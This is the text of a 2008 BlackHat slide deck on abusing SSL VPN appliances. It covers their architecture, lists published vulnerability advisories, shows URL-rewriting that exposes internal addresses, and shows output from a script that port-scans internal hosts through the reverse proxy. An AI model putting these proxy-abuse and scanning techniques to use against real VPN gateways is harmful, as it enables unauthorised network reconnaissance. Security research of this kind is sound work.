

BlackHat 2008: Leveraging the Edge: Abusing SSL VPNs

Mike Zusman

<http://www.intrepidusgroup.com>

<http://blog.phishme.com>

Hi, I'm Mike Zusman, CISSP

Past:

- Web Application Developer
- Escalation Engineer @ Whale Communications, Inc
(a Microsoft subsidiary)
- Application Security Team @ ADP, Inc

Current:

- Senior Consultant @ Intrepidus Group, Inc.

Agenda

1. Why SSL VPN?
2. SSL VPNs in depth
3. Changing Threat Landscapes
4. Mitigation Techniques/Discussion
5. Closing


Why SSL VPN?

- IPSEC can be complicated
 - Firewall rules
 - Thick Client Installation
 - Not everyone needs full network connectivity
- SSL VPNs make life easier!



Why SSL VPN?

- SSL support (TCP443) is ubiquitous
 - Simplified firewall config
- Security
 - Message Integrity
 - Confidentiality



Why SSL VPN?

- Web Based Client Installation



HELP DESK

Just remember, alcohol helps the users go away.



Why SSL VPN?

- Granular Application Access
 - Enforce Access Control & Policies
 - Application Security

NetExtender		File Shares	
Help >>		Help >>	
Virtual Office Bookmarks ▼	Host/IP Address	Service	Configure
Adobe Acrobat Reader	192.168.152.100	Terminal Services (RDP5 - Java)	 
Citrix Presentation Server 4.0	192.168.158.100	Citrix (HTTP)	 
FTP	192.168.151.100	File Transfer Protocol	 
Java Fileshares Applet	192.168.152.100\shared\	File Shares Java Applet	 
Microsoft Outlook	192.168.152.100	Terminal Services (RDP5 - ActiveX)	 
Microsoft Word	192.168.152.100	Terminal Services (RDP5 - ActiveX)	 
Outlook Web Access	192.168.151.100/exchange/	Web (HTTP)	 
SSH to Fedora Server	192.168.153.100	Secure Shell Version 2 (SSHv2)	 
Telnet to Fedora Server	192.168.153.100	Telnet	 

Who uses SSL VPNs?

According to research firm Gartner, SSL-VPNs will be the primary remote access method by 2008 for greater than 90 percent of casual employee access, more than three-fourths of contractors and more than two-thirds of business telecommuting employees.

<http://www.internetnews.com/security/article.php/3577256/Is+The+End+of+IPsec+Afoot.htm>

January 12 2006

.com's .org's .gov's .edu's

Who uses SSL VPNs?

- Google can tell us
 - inurl: sslvpn
- Universities
 - Documentation is publicly available


7. An Internet Explorer – Security Warning may come up asking “Do you want to install this software?” Select **Install** to continue.



Real World Deployments

Example 1:


One-to-one HTTP proxy with SSL support



Real World Deployments


Example 2:

One-to-many HTTP proxy with SSL support




Real World Deployments

Example 3: Telnet to mainframe



SSL VPNs: What are they made of?




- Web Applications
- HTTP Reverse Proxy

- VPN Client Components
- VPN Server

Web Apps

- SSL VPNs serve their own web applications
 - Client Software Installation & Maintenance
 - Authentication & Credential Management
 - Portal (Application Access)
 - Management/Admin

Web Apps




HTTP Reverse Proxy

- HTTP Filtering and WAF capabilities
 - URL White Lists
 - Parameter Inspection
 - Application Customization



VPN Proxy

- Transforms SSL encrypted non-HTTP data from clients into packets on the network
- Vice Versa



The Client Side

- Management ActiveX
 - Initial Component
 - Installs/Upgrades other components
 - Local Application Launcher

based (TCP, UDP) applications.

- Standard features across all desktop and laptop platforms include split tunneling, compression, activity-based timeouts, and automatic application launching.
- Unlike IPSec VPNs, provides remote access without requiring pre-

<http://www.f5.com/pdf/products/firepass-overview-ds.pdf>

“After establishing an SSL VPN session, an application can be launched either automatically by the gateway or on-demand by the user by clicking the application icon or link from within a portal.”

<http://download.microsoft.com/download/F/0/2/F0229C11-B47E-4002-A444-60207C6E11F5/IAG%202007%20Application>

The Client Side

- Security / Policy ActiveX
 - Scans the endpoint for installed/running software
AV, FW, etc
 - Sends scan results to server
 - Can be spoofed
 - Cache/Attachment Wiping

The Client Side

- SSL Tunneling
 - Require Administrative Rights
 - Can operate at different layers in the OS:
hosts file vs. winsock
 - Browser Sandbox? HA!

The Client Side


- Tunneling
 - SOCKS Proxy
 - Listener on 127.0.0.x ports 1081,1080
 - TCP Port forwarding
 - Listener on 127.0.0.x
 - Modify the hosts file
 - Must be privileged user

The Client Side

- Tunneling (cont'd)
 - WINSOCK Operations
 - Layered Service Providers (LSPs)
 - Administrative rights required to install
 - Prone to conflicts

The Client Side

SSL VPN Client Architecture



The Edge is Hardened

The New Target Landscape



The Hardened Edge

- Only port 443 is open ingress
- Web Based Strong Authentication is the only way in.
 - The Threat: WebAppSec Vulnerabilities

SSL VPN WebAppSec Vulns

F5 FirePass 4100 SSL VPN URL Handling Remote Cross-Site Scripting Vulnerabilities

<http://secwatch.org/advisories/1019653/>

NetScreen Security Alert - XSS Bug in NetScreen-SA SSL VPN

<http://www.net-security.org/advisory.php?id=3063>

Juniper Netscreen VPN Username Enumeration Vulnerability

<http://www.nta-monitor.com/posts/2005/08/netscreen-username-enumeration-vulnerability.html>

F5 FirePass 4100 SSL VPN "username" Command Injection

<http://secunia.com/advisories/25563>

Whale Communications e-Gap Security Appliance Login Page Source Code Disclosure Vulnerability

<http://www.securityfocus.com/bid/9431/info>

SSLVPN WebAppSec Vulns

- Threat: Reverse Proxy Abuse
 - Vulnerability: Poor configuration

URL re-writing


Microsoft IAG uses HAT:

<https://sslvpn.yourcompany.com/whalecomd12508f6/whalecom0/exchange/>

SonicWALL SSL VPN passes them in plain text:

<https://sslvpn.yourcompany.com/cgi-bin/nph-http/http://192.168.151.100/exchange/>

SSLVPN WebAppSec Vulns



SSLVPN WebAppSec Vulns

```
Terminal — bash — 83x42

Macintosh-2:Code mikezusman$ python WebAppPortScan.py
Determining average time for real request based on
10 requests to http://mike.test.com/app/default.aspx?u=http://www.cnn.com
AVERAGE REQUEST: 0.217393302917

Trying: http://127.0.0.1:80
Result:
500
Duration: 0.00774502754211s

Trying: http://127.0.0.1:139
Result:
500
Duration: 0.937832117081s

Trying: http://127.0.0.1:443
Result:
timed out
Duration: 30.0013480186s

Trying: http://127.0.0.1:8080
Result:
500
Duration: 0.98109793663s

Trying: http://127.0.0.1:1433
Result:
500
Duration: 0.0112271308899s

Trying: http://127.0.0.1:445
Result:
timed out
Duration: 30.0013329983s

Trying: http://127.0.0.1:21
Result:
500
Duration: 0.964184999466s

Trying: http://127.0.0.1:22
Result:
```

Trying: http://127.0.0.1:139

Result:

500

Duration: 0.937832117081s

Trying: http://127.0.0.1:443

Result:

timed out

Duration: 30.0013480185s

The Softened Client

- Only port 443 is opened ingress
- Clients need code to tunnel non-HTTP over SSL port 443
 - Boundary Condition Errors in compiled ActiveX
 - ActiveX

SSL VPN Client Side Vulns

SonicWALL SSL VPN ActiveX Controls Multiple Vulnerabilities

<http://secunia.com/advisories/27469>

Some vulnerabilities have been reported in SonicWALL SSL VPN, which can be exploited by malicious people to delete arbitrary files or to compromise a user's system.

Juniper SSL-VPN Client ActiveX Control Remote Buffer Overflow Vulnerability

<http://www.securityfocus.com/bid/17712>

Novell SSLVPN vulnerability bypassing security policies

https://secure-support.novell.com/KanisaPlatform/Publishing/648/3429077_f.SAL_Public.html

